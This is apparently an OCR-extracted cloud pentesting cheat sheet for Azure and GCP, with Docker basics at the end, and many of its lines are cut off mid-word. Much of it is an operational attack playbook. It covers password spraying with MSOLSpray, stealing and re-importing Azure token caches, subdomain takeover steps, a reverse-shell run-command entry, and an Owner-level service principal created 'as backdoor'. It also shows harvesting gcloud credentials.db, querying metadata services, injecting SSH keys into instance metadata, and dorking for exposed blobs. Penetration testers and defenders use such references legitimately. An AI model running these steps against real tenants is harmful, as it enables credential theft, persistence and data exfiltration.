• During an authenticated session with the Az PowerShell module a TokenC
• Also search disk for other saved context files (.json)
• Multiple tokens can exist in the same context file

Post-Compromise
• What can we learn with a basic user?
• Subscription Info
• User Info
• Resource Groups
• Scavenging Runbooks for Creds
• Standard users can access Azure domain information and isn’t usually l
• Authenticated users can go to portal.azure.com and click Azure Active
• O365 Global Address List has this info as well
• Even if portal is locked down PowerShell cmdlets will still likely wor
• There is a company-wide setting that locks down the entire org from vi

Azure: CLI Access
• Azure Service Management (ASM or Azure “Classic”)
    ◇ Legacy and recommended to not use
• Azure Resource Manager (ARM)
    ◇ Added service principals, resource groups, and more
    ◇ Management Certs not supported
• PowerShell Modules
    ◇ Az, AzureAD & MSOnline
• Azure Cross-platform CLI Tools
    ◇ Linux and Windows client

Azure: Subscriptions
• Organizations can have multiple subscriptions
• A good first step is to determine what subscription you are in
• The subscription name is usually informative
• It might have “Prod”, or “Dev” in the title
• Multiple subscriptions can be under the same Azure AD directory (tenan
• Each subscription can have multiple resource groups

Azure User Information
• Built-In Azure Subscription Roles
    ◇ Owner (full control over resource)
    ◇ Contributor (All rights except the ability to change permissions)
    ◇ Reader (can only read attributes)
    ◇ User Access Administrator (manage user access to Azure resources)
• Get the current user’s role assignement
      PS> Get-AzRoleAssignment
• If the Azure portal is locked down it is still possible to access Azur
• The below examples enumerate users and groups

```
• The below examples enumerate users and groups
    PS> Import-Module MSOnline
    PS> Connect-MsolService
Or
    PS> $credential = Get-Credential
    PS> Connect-MsolService -Credential $credential

    PS> Get-MSolUser -All
    PS> Get-MSolGroup –All
    PS> Get-MSolGroupMember –GroupObjectId
    PS> Get-MSolCompanyInformation
• Pipe Get-MSolUser –All to format list to get all user attributes
    PS> Get-MSolUser –All | fl

Azure Resource Groups
• Resource Groups collect various services for easier management
• Recon can help identify the relationships between services such as Web
    PS> Get-AzResource
    PS> Get-AzResourceGroup
    PS> Get-AzStorageAccount
Azure: Runbooks
• Azure Runbooks automate various tasks in Azure
• Require an Automation Account and can contain sensitive information li
    PS> Get-AzAutomationAccount
    PS> Get-AzAutomationRunbook -AutomationAccountName  -ResourceGroupNa
• Export a runbook with:
    PS> Export-AzAutomationRunbook -AutomationAccountName  -ResourceGrou

Azure VMs:
   PS> Get-AzVM
   PS> $vm = Get-AzVM -Name "VM Name"
   PS> $vm.OSProfile
   PS> Invoke-AzVMRunCommand -ResourceGroupName $ResourceGroupName -VMNa

Azure Virtual Networks:
   PS> Get-AzVirtualNetwork
   PS> Get-AzPublicIpAddress
   PS> Get-AzExpressRouteCircuit
   PS> Get-AzVpnConnection

# Quick 1-liner to search all Azure AD user attributes for passwords aft
$x=Get-MsolUser;foreach($u in $x){$p = @();$u|gm|%{$p+=$_.Name};ForEach(

# https://www.synacktiv.com/posts/pentest/azure-ad-introduction-for-red-

# Removing Azure services
- Under Azure Portal -> Resource Groups
```

```
# Interesting metadata instance urls:
http://169.254.169.254/metadata/v1/maintenance
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddr
```

Traditional AD - Azure AD comparision


(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

Basic Azure AD concepts and tips

```
- Source of authentication for Office 365, Azure Resource Manager, and a

- Powershell interaction:
• MSOnline PowerShell module
    • Focusses on Office 365
    • Some Office 365 specific features
• AzureAD PowerShell module
    • General Azure AD
    • Different feature set
• Azure CLI / Az powershell module
    • More focus on Azure Resource Manager

- Azure AD principals
• Users
• Devices
• Applications

- Azure AD roles
• RBAC Roles are only used for Azure Resource Manager
• Office 365 uses administrator roles exclusively

- Azure AD admin roles
• Global/Company administrator can do anything
• Limited administrator accounts
    • Application Administrator
    • Authentication Administrator
    • Exchange Administrator
    • Etc
• Roles are fixed

- Azure AD applications
• Documentation unclear
• Terminology different between documentation, APIs and Azure portal
• Complex permission system
• Most confusing part
• Examples:
    • Microsoft Graph
    • Azure Multi-Factor Auth Client
    • Azure Portal
    • Office 365 portal
    • Azure ATP
• A default Office 365 Azure AD has about 200 service principals
    (read: applications)
- App permissions
• Two types of privileges:
```

```
• Two types of privileges:
    • Delegated permissions
    • Require signed-in user present to utilize
• Application permissions
    • Are assigned to the application, which can use them at any time
• These privileges are assigned to the service principal
• Every application defines permissions
• Can be granted to Service Principals
• Commonly used:
    • Microsoft Graph permissions
    • Azure AD Graph permissions

- Azure AD Sync Account
• Dump all on-premise password hashes (if PHS is enabled)
• Log in on the Azure portal (since it’s a user)
• Bypass conditional access policies for admin accounts
• Add credentials to service principals
• Modify service principals properties

If password hash sync is in use:
Compromised Azure AD connect Sync account = Compromised AD

• Encryption key is encrypted with DPAPI
• Decrypted version contains some blob with AES keys
• Uses AES-256 in CBC mode

Anyone with control over Service Principals can assign credentials to th

Anyone who can edit properties* of the AZUREADSSOACC$ account, can imper
```

Azure enum



```
# Must install
# https://github.com/Gerenios/AADInternals
# https://github.com/NetSPI/MicroBurst

# Get Tenant Name
https://login.microsoftonline.com/getuserrealm.srf?login=admin@COMPANY.o

# Get Tenant ID with AADInternals
Get-AADIntTenantID -Domain COMPANY.onmicrosoft.com
# Get Tenant ID manually
https://login.microsoftonline.com/COMPANY.onmicrosoft.com/.well-known/op

# Get Tenant Domains
Get-AADIntTenantDomains -Domain COMPANY.com

# Get valid email addresses
# https://github.com/Raikia/UhOh365

# Azure Services (MicroBurst)
Invoke-EnumerateAzureSubDomains -Base COMPANY -Verbose

# Azure Blobs (MicroBurst)
Invoke-EnumerateAzureBlobs -Base COMPANY

# Azure Users on Tenant (Az Module)
Get-AzureADUser -All $true

# Azure Groups on Tenant (Az Module)
Get-AzureADGroup -All $true

# Get user's read permissions on Azure Resources (Az Module)
Get-AzResource

# List Dynamic Groups (Az Module)
Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}

# List Membership group rules (Az Module)
Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'} | select M
```

Azure attacks examples

```
# Password spraying
https://github.com/dafthack/MSOLSpray/MSOLSpray.ps1
Create a text file with ten (10) fake users we will spray along with you

Import-Module .\MSOLSpray.ps1
Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password you se

# Access Token

PS> Import-Module Az
PS> Connect-AzAccount
or
PS> $credential = Get-Credential
PS>Connect-AzAccount -Credential $credential

PS> mkdir C:\Temp
PS> Save-AzContext -Path C:\Temp\AzureAccessToken.json
PS> mkdir “C:\Temp\Live Tokens”

# Auth
Connect-AzAccount
## Or this way sometimes gets around MFA restrictions
$credential = Get-Credential
Connect-AzAccount -Credential $credential

Open Windows Explorer and type %USERPROFILE%\.Azure\ and hit enter
• Copy TokenCache.dat & AzureRmContext.json to C:\Temp\Live Tokens
• Now close your authenticated PowerShell window!

Delete everything in %USERPROFILE%\.azure\
• Start a brand new PowerShell window and run:
PS> Import-Module Az
PS> Get-AzContext -ListAvailable
• You shouldn’t see any available contexts currently

• In your PowerShell window let’s manipulate the stolen TokenCache.dat a

PS> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding
PS> $b64 = [Convert]::ToBase64String($bytes)
PS> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64

• Now let’s add the b64-token.txt to the AzureRmContext.json file.
• Open the C:\Temp\Live Tokens folder.
```

```
• Open the C:\Temp\Live Tokens folder
• Open AzureRmContext.json file in a notepad and find the line near the
• Delete the word “null” on this line
• Where “null” was add two quotation marks (“”) and then paste the conte
• Save this file as C:\Temp\Live Tokens\StolenToken.json
• Let’s import the new token

PS> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json’

• We are now operating in an authenticated session to Azure

PS> $context = Get-AzContext
PS> $context.Account

• You can import the previously exported context (AzureAccessToken.json)

# Azure situational awareness
• GOAL: Use the MSOnline and Az PowerShell modules to do basic enumerati
• In this lab you will authenticate to Azure using your Azure AD account

• Start a new PowerShell window and import both the MSOnline and Az modu
    PS> Import-Module MSOnline
    PS> Import-Module Az
• Authenticate to each service with your Azure AD account:
    PS> Connect-AzAccount
    PS> Connect-MsolService
• First get some basic Azure information
    PS> Get-MSolCompanyInformation
• Some interesting items here are
   ◇ UsersPermissionToReadOtherUsersEnabled
   ◇ DirSyncServiceAccount
   ◇ PasswordSynchronizationEnabled
   ◇ Address/phone/emails
• Next, we will start looking at the subscriptions associated with the a
    PS> Get-AzSubscription
    PS> $context = Get-AzContext
    PS> $context.Name
    PS> $context.Account
• Enumerating the roles assigned to your user will help identify what pe
    PS> Get-AzRoleAssignment
• List out the users on the subscription. This is the equivalent of “net
    PS> Get-MSolUser -All
    PS> Get-AzAdApplication
    PS> Get-AzWebApp
    PS> Get-AzSQLServer
    PS> Get-AzSqlDatabase -ServerName $ServerName -ResourceGroupName $Re
    PS> Get-AzSqlServerFirewallRule –ServerName $ServerName -ResourceGro
    PS> Get-AzSqlServerActiveDirectoryAdminstrator -ServerName $ServerNa
```

```
• The user you setup likely doesn’t have any resources currently associa
    PS> Get-AzResource
    PS> Get-AzResourceGroup
• Choose a subscription
    PS> Select-AzSubscription -SubscriptionID "SubscriptionID"
• There are many other functions.
• Use Get-Module to list out the other Az module groups
• To list out functions available within each module use the below comma
    PS> Get-Module -Name Az.Accounts | Select-Object -ExpandProperty Exp
    PS> Get-Module -Name MSOnline | Select-Object -ExpandProperty Export
```

Azure Block Blobs (S3 equivalent) attacks

```
# Discovering with Google Dorks
site:*.blob.core.windows.net
site:*.blob.core.windows.net ext:xlsx | ext:csv "password"
# Discovering with Dns enumeration
python dnscan.py -d blob.core.windows.net -w subdomains-100.txt

# When you found one try with curl, an empty container respond with 400

# List containers
az storage container list --connection-string '<connection string>'
# List blobs in containers
az storage blob list --container-name <container name> --connection-stri
# Download blob from container
az storage blob download --container-name <container name> --name <file>
```

Azure subdomain takeovers

```
# Azure CloudApp: cloudapp.net
    1 Check CNAME with dig pointing to cloudapp.net
    2 Go to https://portal.azure.com/?quickstart=True#create/Microsoft.C
    3 Register unclaimed domain which CNAME is pointing


# Azure Websites: azurewebsites.net
    1 Check CNAME with dig pointing to azurewebsites.net
    2 Go to https://portal.azure.com/#create/Microsoft.WebSite
    3 Register unclaimed domain which CNAME is pointing
    4 Register domain on the Custom domains section of the dashboard
```

```
    4 Register domain on the custom domains section of the dashboard

# Azure VM: cloudapp.azure.com
    1 Check CNAME with dig pointing to *.region.cloudapp.azure.com
    2 Registering a new VM in the same region with size Standard_B1ls (c
    3 Go to Configuration and set the domain name which CNAME is pointin
```


Other Azure Services

```
# Azure App Services Subdomain Takeover
- For target example.com you found users.example.com
- Go https://users.galaxybutter.com and got an error
- dig CNAME users.galaxybutter.com and get an Azure App Services probabl
- Creat an App Service and point it to the missing CNAME
- Add a custom domain to the App Service
- Show custom content

# Azure Run Command
# Feature that allows you to execute commands without requiring SSH or S
az login
az login --use-device-code #Login
az group list #List groups
az vm list -g GROUP-NAME #List VMs inside group
#Linux VM
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellS
#Windos VM
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunPowerS
# Linux Reverse Shell Azure Command
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellS

# Azure SQL Databases
- MSSQL syntaxis
- Dorks: "database.windows.net" site:pastebin.com

# Azure AD commands
az ad sp list --all
az ad app list --all

# Azure metadata service
http://169.254.169.254/metadata/instance
https://github.com/microsoft/azureimds
```

Create Azure service principal as backdoor

```
$spn = New-AzAdServicePrincipal -DisplayName "WebService" -Role Owner
$spn
$BSTR = ::SecureStringToBSTR($spn.Secret)
$UnsecureSecret = ::PtrToStringAuto($BSTR)
$UnsecureSecret
$sp = Get-MsolServicePrincipal -AppPrincipalId <AppID>
$role = Get-MsolRole -RoleName "Company Administrator"
Add-MsolRoleMember -RoleObjectId $role.ObjectId -RoleMemberType ServiceP
RoleMemberObjectId $sp.ObjectId
#Enter the AppID as username and what was returned for $UnsecureSecret a
in the Get-Credential prompt
$cred = Get-Credential
Connect-AzAccount -Credential $cred -Tenant “tenant ID" -ServicePrincipa
```

Azure password reset



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1		Can a User with Role in Column A reset a password for a user with a Role in Row 2?													
2		(No Role)	Authentication Administrator	Directory Readers	Guest Inviter	Global Administrator	Groups Administrator	Helpdesk Administrator	Message Center Reader	Password Administrator	Privileged Authentication Administrator	Privileged Role Administrator	Reports Reader	User Administrator	(Any Other Role)
3	Authentication Administrator	Yes	Yes	Yes	Yes	No	No	Yes	Yes	No	No	No	Yes	No	No
4	Global Administrator	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes

5	Helpdesk Administrator	Yes	Yes	Yes	Yes	No	No	Yes	Yes	No	No	No	Yes	No	No
6	Password Administrator	Yes	No	Yes	Yes	No	No	No	No	Yes	No	No	No	No	No
7	Privileged Authentication Administrator	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
8	User Administrator	Yes	No	Yes	Yes	No	No	Yes	Yes	No	No	No	Yes	Yes	No

Azure Services Summary

Base services

Azure Service	Could be Called	Use this to...	Like AWS...
Virtual Machines	Servers	Move existing apps to the cloud without changing them. You manage the entire computer.	EC2
Cloud Services	Managed Virtual Machines	Run applications on virtual machines that you don't have to manage, but can partially manage.	
Batch	Azure Distributed Processing	Work on a large chunk of data by divvying it up between a whole bunch of machines.	
RemoteApp	Remote Desktop for Apps	Expose non-web apps to users. For example, run Excel on your iPad.	AppStream
Web Apps	Web Site Host	Run websites (.NET, Node.js, etc.) without managing anything extra. Scale automatically and easily.	Elastic Beanstalk
Mobile Apps	Mobile App Accelerator	Quickly get an app backend up and running.	
Logic Apps	Visio for Doing Stuff	Chain steps together to get stuff done.	

API Apps	API Host	Host your API's without any of the management overhead.	
API Management	API Proxy	Expose an API and off-load things like billing, authentication, and caching.	API Gateway

Mobile

Azure Service	Could be Called	Use this to...	Like AWS...
Notification Hubs	Notification Blaster	Send notifications to all of your users, or groups of users based on things like zip code. All platforms.	SNS
Mobile Engagement	Mobile Psychic	Track what users are doing in your app, and customize experience based on this data.	

Storage

Azure Service	Could be Called	Use this to...	Like AWS...
SQL Database	Azure SQL	Use the power of a SQL Server cluster without having to manage it.	RDS
Document DB	Azure NoSQL	Use an unstructured JSON database without having to manage it.	Dynamo DB
Redis Cache	Easy Cache	Cache files in memory in a scalable way.	Elasticache
Storage Blobs	Cloud File System	Store files, virtual disks, and build other storage services on top of.	S3
Azure Search	Index & Search	Add search capabilities to your website, or index data stored somewhere else.	CloudSearch

SQL Data Warehouse	Structured Report Database	Store all of your company's data in a structured format for reporting.	RedShift
Azure Data Lake	Unstructured Report Database	Store all of your company's data in any format for reporting.	

Azure Service	Could be Called	Use this to...	Like AWS...
HDInsight	Hosted Hadoop	Do Hadoopy things with massive amounts of data.	
Machine Learning	Skynet	Train AI to predict the future using existing data. Examples include credit card fraud detection and Netflix movie recommendations.	
Stream Analytics	Real-time data query	Look for patterns in data as it arrives.	
Data Factory	Azure ETL	Orchestrate extract, transform, and load data processes.	Data Pipeline
Event Hubs	IoT Ingestor	Ingest data at ANY scale inexpensively.	

Networking

Azure Service	Could be Called	Use this to...	Like AWS...
Virtual Network	Private Network	Put machines on the same, private network so that they talk to each other directly and privately. Expose services to the internet as needed.	
ExpressRoute	Fiber to Azure	Connect privately over an insanely fast pipe to an Azure datacenter. Make your local network part of your Azure	Direct Connect

		network.	
Load Balancer	Load Balancer	Split load between multiple services, and handle failures.	
Traffic Manager	Datacenter Load Balancer	Split load between multiple datacenters, and handle datacenter outages.	

Azure Service	Could be Called	Use this to...	Like AWS...
DNS	DNS Provider	Run a DNS server so that your domain names map to the correct IP addresses.	Route53
VPN Gateway	Virtual Fiber to Azure	Connect privately to an Azure datacenter. Make your local network part of your Azure network.	
Application Gateway	Web Site Proxy	Proxy all of your HTTP traffic. Host your SSL certs. Load balance with sticky sessions.	
CDN	CDN	Make your sites faster and more scalable by putting your static files on servers around the world close to your end users.	Cloudfront
Media Services	Video Processor	Transcode video and distribute and manage it on the scale of the Olympics.	Elastic Transcoder

Management

Azure Service	Could be Called	Use this to...	Like AWS...
Azure Resource Manager	Declarative Configuration	Define your entire Azure architecture as a repeatable JSON file and deploy all at once.	CloudFormation

Developer

Azure Service	Could be Called	Use this to...	Like AWS...
Application Insights	App Analytics	View detailed information about how your apps (web, mobile, etc.) are used.	Mobile Analytics
Service Fabric	Cloud App Framework	Build a cloud optimized application that can scale and handle failures inexpensively.	

GCP

GCP

GCP Pentesting Guide
slash parity

General

```
**Tools**
# PurplePanda https://github.com/carlospolop/PurplePanda
# Hayat https://github.com/DenizParlak/hayat
# GCPBucketBrute https://github.com/RhinoSecurityLabs/GCPBucketBrute
# GCP IAM https://github.com/marcin-kolda/gcp-iam-collector
# GCP Firewall Enum: https://gitlab.com/gitlab-com/gl-security/security-
# Prowler https://github.com/prowler-cloud/prowler

Auth methods:
• Web Access
• API – OAuth 2.0 protocol
• Access tokens – short lived access tokens for service accounts
• JSON Key Files – Long-lived key-pairs
• Credentials can be federated

Recon:
• G-Suite Usage
   ◇ Try authenticating with a valid company email address at Gmail

Google Storage Buckets:
• Google Cloud Platform also has a storage service called “Buckets”
• Cloud_enum from Chris Moberly (@initstring) https://github.com/initstr
   ◇ Awesome tool for scanning all three cloud services for buckets and
      ▪ Enumerates:
         - GCP open and protected buckets as well as Google App Engine s
         - Azure storage accounts, blob containers, hosted DBs, VMs, and
         - AWS open and protected buckets

Phising G-Suite:
• Calendar Event Injection
• Silently injects events to target calendars
• No email required
• Google API allows to mark as accepted
• Bypasses the “don’t auto-add” setting
• Creates urgency w/ reminder notification
• Include link to phishing page
```

```
• Include link to phishing page

Steal Access Tokens:
• Google JSON Tokens and credentials.db
• JSON tokens typically used for service account access to GCP
• If a user authenticates with gcloud from an instance their creds get s
    ~/.config/gcloud/credentials.db
    sudo find /home -name "credentials.db"
• JSON can be used to authenticate with gcloud and ScoutSuite

Post-compromise
• Cloud Storage, Compute, SQL, Resource manager, IAM
• ScoutSuite from NCC group https://github.com/nccgroup/ScoutSuite
• Tool for auditing multiple different cloud security providers
• Create Google JSON token to auth as service account
```

Enumeration

```
# Authentication with gcloud and retrieve info
gcloud auth login
gcloud auth activate-service-account --key-file creds.json
gcloud auth activate-service-account --project=<projectid> --key-file=fi
gcloud auth list
gcloud init
gcloud config configurations activate stolenkeys
gcloud config list
gcloud organizations list
gcloud organizations get-iam-policy <org ID>
gcloud projects get-iam-policy <project ID>
gcloud iam roles list  --project=<project ID>
gcloud beta asset search-all-iam-policies --query policy:"projects/xxxxx
gcloud projects list
gcloud config set project <project name>
gcloud services list
gcloud projects list
gcloud config set project [Project-Id]
gcloud source repos list
gcloud source repos clone <repo_name>

# Virtual Machines
gcloud compute instances list
gcloud compute instances list --impersonate-service-account AccountName
gcloud compute instances list --configuration=stolenkeys
gcloud compute instances describe <instance id>
gcloud compute instances describe <InstanceName> --zone=ZoneName --forma
gcloud beta compute ssh --zone "<region>" "<instance name>" --project "<
# Puts public ssh key onto metadata service for project
gcloud compute ssh <local host>
curl http://metadata.google.internal/computeMetadata/v1/instance/service
# Use Google keyring to decrypt encrypted data
gcloud kms decrypt --ciphertext-file=encrypted-file.enc --plaintext-file

# Storage Buckets
```

```
# Storage Buckets
List Google Storage buckets
gsutil ls
gsutil ls -r gs://<bucket name>
gsutil cat gs://bucket-name/anyobject
gsutil cp gs://bucketid/item ~/

# Webapps & SQL
gcloud app instances list
gcloud sql instances list
gcloud spanner instances list
gcloud bigtable instances list
gcloud sql databases list --instance <instance ID>
gcloud spanner databases list --instance <instance name>

# Export SQL databases and buckets
# First copy buckets to local directory
gsutil cp gs://bucket-name/folder/ .
# Create a new storage bucket, change perms, export SQL DB
gsutil mb gs://<googlestoragename>
gsutil acl ch -u <service account> gs://<googlestoragename>
gcloud sql export sql <sql instance name> gs://<googlestoragename>/sqldu

# Networking
gcloud compute networks list
gcloud compute networks subnets list
gcloud compute vpn-tunnels list
gcloud compute interconnects list
gcloud compute firewall-rules list
gcloud compute firewall-rules describe <rulename>

# Containers
gcloud container clusters list
# GCP Kubernetes config file ~/.kube/config gets generated when you are
gcloud container clusters get-credentials <cluster name> --region <regio
kubectl cluster-info

# Serverless (Lambda functions)
gcloud functions list
gcloud functions describe <function name>
gcloud functions logs read <function name> --limit <number of lines>
# Gcloud stores creds in ~/.config/gcloud/credentials.db Search home dir
sudo find /home -name "credentials.db
# Copy gcloud dir to your own home directory to auth as the compromised
sudo cp -r /home/username/.config/gcloud ~/.config
sudo chown -R currentuser:currentuser ~/.config/gcloud
gcloud auth list
```

```
# Databases
gcloud sql databases list
gcloud sql backups list --instance=test

# Metadata Service URL
# metadata.google.internal = 169.254.169.254
curl "http://metadata.google.internal/computeMetadata/v1/?recursive=true
"Metadata-Flavor: Google"

# Interesting metadata instance urls:
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id

# Get access scope
http://metadata.google.internal/computeMetadata/v1/instance/service-acco

# Get snapshot from instance and create instance from it
gcloud compute snapshots list
gcloud compute instances create instance-2 --source-snapshot=snapshot-1
```

Attacks

```
# Check ssh keys attached to instance
gcloud compute instances describe instance-1 --zone=us-central1-a --form
# Check for "privilegeduser:ssh-rsa" and generate ssh keys with same use
ssh-keygen -t rsa -C "privilegeduser" -f ./underprivuser
# Something like:
privilegeduser:ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDFGrK8V2k0xBeSzN+oU
privilegeduser:ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDnLriKvJcwZ2eRUbYpy
# Upload the file with the 2 keys and access to the instance
gcloud compute instances add-metadata instance-1 --metadata-from-file ss
ssh -i underprivuser privilegeduser@xx.xx.xx.xx

# Re-authentication the account keys
# Find keys in instance
cd /home/<username>/.config/gcloud
cat credentials.db
# Copy the credentials, make a new json file inside your computer and pa
gcloud auth activate-service-account --key-file <file>.json
# Now can access API
```

Tools

https://github.com/prowler-cloud/prowler

prowler gcp

check for the most important checks in terms of severity

prowler gcp --severity critical high

Docker && Kubernetes

Docker

Concepts

- Docker Image
  - Read only file with OS, libraries and apps
  - Anyone can create a docker image
  - Images can be stored in Docker hub (default public registry) or private registry
- Docker Container
  - Stateful instance of an image with a writable layer
  - Contains everything needed to run your application
  - Based on one or more images
- Docker Registry
  - Repository of images
- Docker Hub
  - Public docker registry
- Dockerfile

    - Configuration file that contains instructions for building a Docker image
- Docker-compose file
    - Configuration file for docker-compose
- Docker Swarm
    - Group of machines that are running Docker and joined into a cluster.
    - When you run docker commands, they are executed by a swarm manager.
- Portainer
    - Management solution for Docker hosts and Docker Swarm clusters
    - Via web interface
- Docker capabilities
    - Turn the binary "root/non-root" into a fine-grained access control system.
    - Processes that just need to bind on a port below 1024 do not have to run as root, they can just be granted the net_bind_service capability instead.
- Docker Control Groups
    - Used to allocate cpu, memory, network bandwith of host to container groups.

Commands

```
# Search in docker hub
docker search wpscan
# Run docker container from docker hub
docker run ubuntu:latest echo "Welcome to Ubuntu"
# Run docker container from docker hub with interactive tty
docker run --name samplecontainer -it ubuntu:latest /bin/bash
# List running containers
docker ps
# List all containers
docker ps -a
# List docker images
docker images
# Run docker in background
docker run --name pingcontainer -d alpine:latest ping 127.0.0.1 -c 50
# Get container logs
docker logs -f pingcontainer
# Run container service in specified port
docker run -d --name nginxalpine -p 7777:80 nginx:alpine
# Access tty of running container
docker exec -it nginxalpine sh
# Get low-level info of docker object
docker inspect (container or image)
# Show image history
docker history jess/htop
# Stop container
docker stop dummynginx
# Remove container
docker rm dummynginx
# Run docker with specified PID namespace
docker run --rm -it --pid=host jess/htop
```

```
# Show logs
docker logs containername
docker logs -f containername
# Show service defined logs
docker service logs
# Look generated real time events by docker runtime
docker system events
docker events --since '10m'
docker events --filter 'image=alpine'
docker events --filter 'event=stop'

# Compose application (set up multicontainer docker app)
docker-compose up -d
# List docker volumes
docker volume ls
# Create volume
docker volume create vol1
# List docker networks
docker network ls
# Create docker network
docker network create net1
# Remove captability of container
docker run --rm -it --cap-drop=NET_RAW alpine sh
# Check capabilities inside container
docker run --rm -it 71aa5f3f90dc bash
capsh --print
# Run full privileged container
docker run --rm -it --privileged=true 71aa5f3f90dc bash
capsh --print
# From full privileged container you can access host devices
more /dev/kmsg

# Creating container groups
